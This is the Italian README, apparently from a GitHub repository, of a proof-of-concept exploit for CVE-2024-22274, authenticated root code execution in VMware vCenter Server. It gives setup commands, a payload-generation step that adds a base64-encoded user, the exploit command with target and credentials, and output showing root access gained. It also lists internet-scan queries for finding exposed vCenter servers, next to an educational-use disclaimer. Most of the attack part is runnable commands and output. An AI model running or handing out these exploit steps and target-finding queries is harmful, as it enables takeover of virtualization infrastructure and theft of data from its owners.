
 l0n3m4n/cve-2024-22274-rce
PoC - Esecuzione di codice in remoto autenticata in VMware vCenter Server (Exploit)



I componenti API “com.vmware.appliance.recovery.backup.job.create” e “com.vmware.appliance.recovery.backup.validate” sono vulnerabili a un attacco di flag injection che può essere sfruttato per eseguire comandi arbitrari come utente root sul sistema di destinazione.
[!NOTE] Per utilizzare questo exploit PoC, devi disporre di credenziali valide e accedere alla shell VMware vCenter Server via SSH. L'utente deve avere il ruolo "admin", come specificato nel file
vcenter_creds.txt.
$ git clone https://github.com/l0n3m4n/CVE-2024-22274-RCE.git
$ cd CVE-2024-22274-RCE
$ python3 -m venv venv && source venv/bin/activate
$ pip install -r requirements.txt
Esegui o modifica
user2base64.shper codificare in base64 il nuovo utente aggiunto e creare automaticamentepayload.txt
$ bash user2base64.sh
Payload has been encoded to base64, saved payload.txt

$ python3 CVE-2024-22274-RCE.py -t 192.168.56.103 -P 22 -p payload.txt -c vCenter_creds.txt
 ___ ___ _______                                          ______               __
|   |   |   |   |.--.--.--.---.-.----.-----.______.--.--.|      |.-----.-----.|  |_.-----.----.
|   |   |       ||  |  |  |  _  |   _|  -__|______|  |  ||   ---||  -__|     ||   _|  -__|   _|
 \_____/|__|_|__||________|___._|__| |_____|       \___/ |______||_____|__|__||____|_____|__|

                Author: l0n3m4n | vCenter RCE: CVE-2024-22274 | PoC: @mbadanoiu

[+] Connected to 192.168.56.103 via SSH
[+] Payload executed successfully. Output:
   uid=0(root) gid=0(root) groups=0(root)

[+] Exploitation successful: You have root access.
[+] Finished executing commands on 192.168.56.103
Questo esempio significa che la connessione riesce, ma il payload non è configurato o caricato correttamente. Fai riferimento al PDF PoC per informazioni più dettagliate.
 ___ ___ _______                                          ______               __
|   |   |   |   |.--.--.--.---.-.----.-----.______.--.--.|      |.-----.-----.|  |_.-----.----.
|   |   |       ||  |  |  |  _  |   _|  -__|______|  |  ||   ---||  -__|     ||   _|  -__|   _|
 \_____/|__|_|__||________|___._|__| |_____|       \___/ |______||_____|__|__||____|_____|__|

                Author: l0n3m4n | vCenter RCE: CVE-2024-22274 | PoC: @mbadanoiu

[+] Connected to 192.168.56.103 via SSH
[+] Payload executed successfully. Output:
   No privileges escalation detected.

[+] Exploitation failed: Root access not obtained.
[+] Finished executing commands on 192.168.56.103
 ___ ___ _______                                          ______               __
|   |   |   |   |.--.--.--.---.-.----.-----.______.--.--.|      |.-----.-----.|  |_.-----.----.
|   |   |       ||  |  |  |  _  |   _|  -__|______|  |  ||   ---||  -__|     ||   _|  -__|   _|
 \_____/|__|_|__||________|___._|__| |_____|       \___/ |______||_____|__|__||____|_____|__|

                Author: l0n3m4n | vCenter RCE: CVE-2024-22274 | PoC: @mbadanoiu

[-] Error: Username or password not found in configuration file.
Controlla l'indirizzo dell'host e le credenziali.
 ___ ___ _______                                          ______               __
|   |   |   |   |.--.--.--.---.-.----.-----.______.--.--.|      |.-----.-----.|  |_.-----.----.
|   |   |       ||  |  |  |  _  |   _|  -__|______|  |  ||   ---||  -__|     ||   _|  -__|   _|
 \_____/|__|_|__||________|___._|__| |_____|       \___/ |______||_____|__|__||____|_____|__|

                Author: l0n3m4n | vCenter RCE: CVE-2024-22274 | PoC: @mbadanoiu

[-] Error: [SSH Error] Connection to 192.168.56.103 failed.
"VMware vCenter", Filtro: services.port: 443 AND tags: "VMware"title="VMware vCenter", Filtro: port="443" && title="VMware vCenter""VMware vCenter", Filtro: port:443 "VMware vCenter"Questo exploit PoC non sarà efficace se non capisci come interpretare lo script, poiché è stato volutamente modificato per impedire agli "script kiddies" di limitarsi a copiarlo ed eseguirlo senza comprenderlo. VMware vCenter Server è un componente critico nella gestione di ambienti virtualizzati; se qualcuno vi accede, può ottenere il pieno controllo dell'infrastruttura virtuale ed esfiltrare dati sensibili. Questo PoC è pensato per chi ha già una minima competenza tecnica per usarlo correttamente; quindi, se sei uno script kiddie che mira a causare danni senza comprendere le implicazioni, questo exploit non ti sarà utile.
Questo strumento è fornito esclusivamente a scopo educativo e di ricerca. Il creatore non si assume alcuna responsabilità per usi impropri o danni causati dallo strumento. Apri una segnalazione






